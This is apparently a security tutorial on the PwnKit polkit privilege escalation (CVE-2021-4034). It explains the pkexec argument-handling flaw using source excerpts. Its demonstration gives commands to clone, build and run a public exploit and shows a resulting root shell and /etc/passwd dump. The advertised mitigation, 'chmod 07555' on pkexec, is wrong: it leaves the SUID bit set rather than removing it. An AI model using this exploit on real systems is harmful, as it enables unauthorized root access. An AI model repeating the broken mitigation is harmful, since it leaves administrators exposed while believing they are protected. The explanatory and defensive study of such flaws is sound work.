iGNITE Technologies

Linux Privilege Escalation Pwnkit (CVE-2021-4034)

WWW.HACKINGARTICLES.IN

Contents

Introduction

Team Qualys **discovered** a local privilege escalation vulnerability in PolicyKit's (polkit) setuid tool pkexec that allows low-level users to run commands as privileged users. According to Qualys, the vulnerability exists in the pkexec.c code that doesn't handle the calling parameters count correctly and ends up trying to execute environment variables as commands. Thus, an attacker can craft environment variables in such a way that it will induce pkexec to execute arbitrary code. We are using the older, vulnerable Ubuntu version 20.04 in this demonstration, which can be downloaded from Ubuntu's old releases page. Newer releases already come with a patched polkit framework. Mitre post can be found **here.**


Polkit and pkexec

Polkit and pkexec: PolicyKit is also known as polkit in Linux systems. It is an authorization API used by programs to elevate their permissions to that of an elevated user and run processes as an elevated user (root, generally). If the user is not specified, it tries to run that command as the root user. Sudo does the same thing in terms that it lets a user run commands as root, however, with pkexec, admins can finely control the execution of particular programs by defining policies for it. Sudo has no restrictions, and a user may run any command as an elevated user-given, he knows the password. Pkexec also takes some effort to set up, but Debian variants, including the popular Ubuntu, come with polkit and pkexec pre-installed. These authorization rules for third party packages are defined in *.rules JavaScript files kept in the directory **/usr/share/polkit-1/rules.d/**

You can read more about polkit and its basics **here.**


Details about PwnKit

Pkexec's code can be viewed on github from here. In the main function, you can see two parameters being passed, argc and argv[].




```
int
main (int argc, char *argv[])
{
  guint n;
  guint ret;
  gint rc;
  gboolean opt_show_help;
  gboolean opt_show_version;
  gboolean opt_disable_internal_agent;
  PolkitAuthority *authority;
```

If we do not pass any arguments to this function, argc = 0 and argv = NULL. In the for loop, n is now set to 1, and the loop does not execute as the condition fails.




```
    for (n = 1; n < (guint) argc; n++)
      {
        if (strcmp (argv[n], "--help") == 0)
          {
            opt_show_help = TRUE;
          }
        else if (strcmp (argv[n], "--version") == 0)
          {
            opt_show_version = TRUE;
          }
```

When a program is executed, arguments, environment variables, and pointers are placed contiguously in the stack. The path variable is set to NULL. This makes argv[argc] equal to Null and finally, argv[n] becomes argv[1] (as n=11) which becomes the envp[] or the environment variable. The author calls it "value". (You can refer to the original post to understand in-depth)




```
    g_assert (argv[argc] == NULL);
    path = g_strdup (argv[n]);
    if (path == NULL)
      {
        GPtrArray *shell_argv;

```

Because the path is NULL, it does not begin with "/" (which indicates an absolute path), so the function g_find_program_in_path looks for the value in the environment variables.



```
    if (path[0] != '/')
      {
        /* g_find_program_in_path() is not suspectible to attacks via
        s = g_find_program_in_path (path);
        if (s == NULL)
          {
            g_printerr ("Cannot run program %s: %s\n", path, strerror
            goto out;
          }
```

Variable s is finally set to that environment variable "value"




```
        argv[n] = path = s;
    }
```

Attack vector: An attacker can create an environment variable and use this memory corruption technique to run his own executable named "value." Hence, an attacker can use pre-existing environment variable privilege escalation methods to exploit this.

Demonstration

A proof of concept for this vulnerability has been uploaded on GitHub and can be found **here.** To run the attack, we simply need to clone the repository, make the executable and run it. The program will exploit this memory corruption weakness as explained above.

```
cd /tmp
git clone https://github.com/berdav/CVE-2021-4034 pwnkit
cd pwnkit/
make
./cve-2021-4034
whoami
cat /etc/passwd
```



```
harshit@ubuntu:/tmp$ git clone https://github.com/berdav/CVE-2021-4034.git pwnkit
Cloning into 'pwnkit'...
remote: Enumerating objects: 92, done.
remote: Counting objects: 100% (92/92), done.
remote: Compressing objects: 100% (58/58), done.
remote: Total 92 (delta 44), reused 71 (delta 32), pack-reused 0
Unpacking objects: 100% (92/92), 22.54 KiB | 1.25 MiB/s, done.
harshit@ubuntu:/tmp$ cd pwnkit/
harshit@ubuntu:/tmp/pwnkit$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c    -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
harshit@ubuntu:/tmp/pwnkit$ ./cve-2021-4034
# whoami
root
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

And just with two commands, we have exploited pkexec's vulnerability and escalated ourselves to root!

Mitigation

- The vulnerability has already been patched by respective vendors. In Ubuntu 20.04 policykit-1 – 0.105-26ubuntu1.2 version mitigates this weakness.
- If no patches are available for your operating system, you can remove the SUID-bit from pkexec as temporary mitigation.
  chmod 07555 /usr/bin/pkexec

Conclusion

This attack is susceptible to all of the unupdated older versions of Debian and Red Hat flavours, are susceptible to this attack making it a severe risk for an organization. The ease of exploitation of this attack makes it even more dangerous. It is highly recommended that sysadmins update their installed polkit packages today. Thanks for reading.

****


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux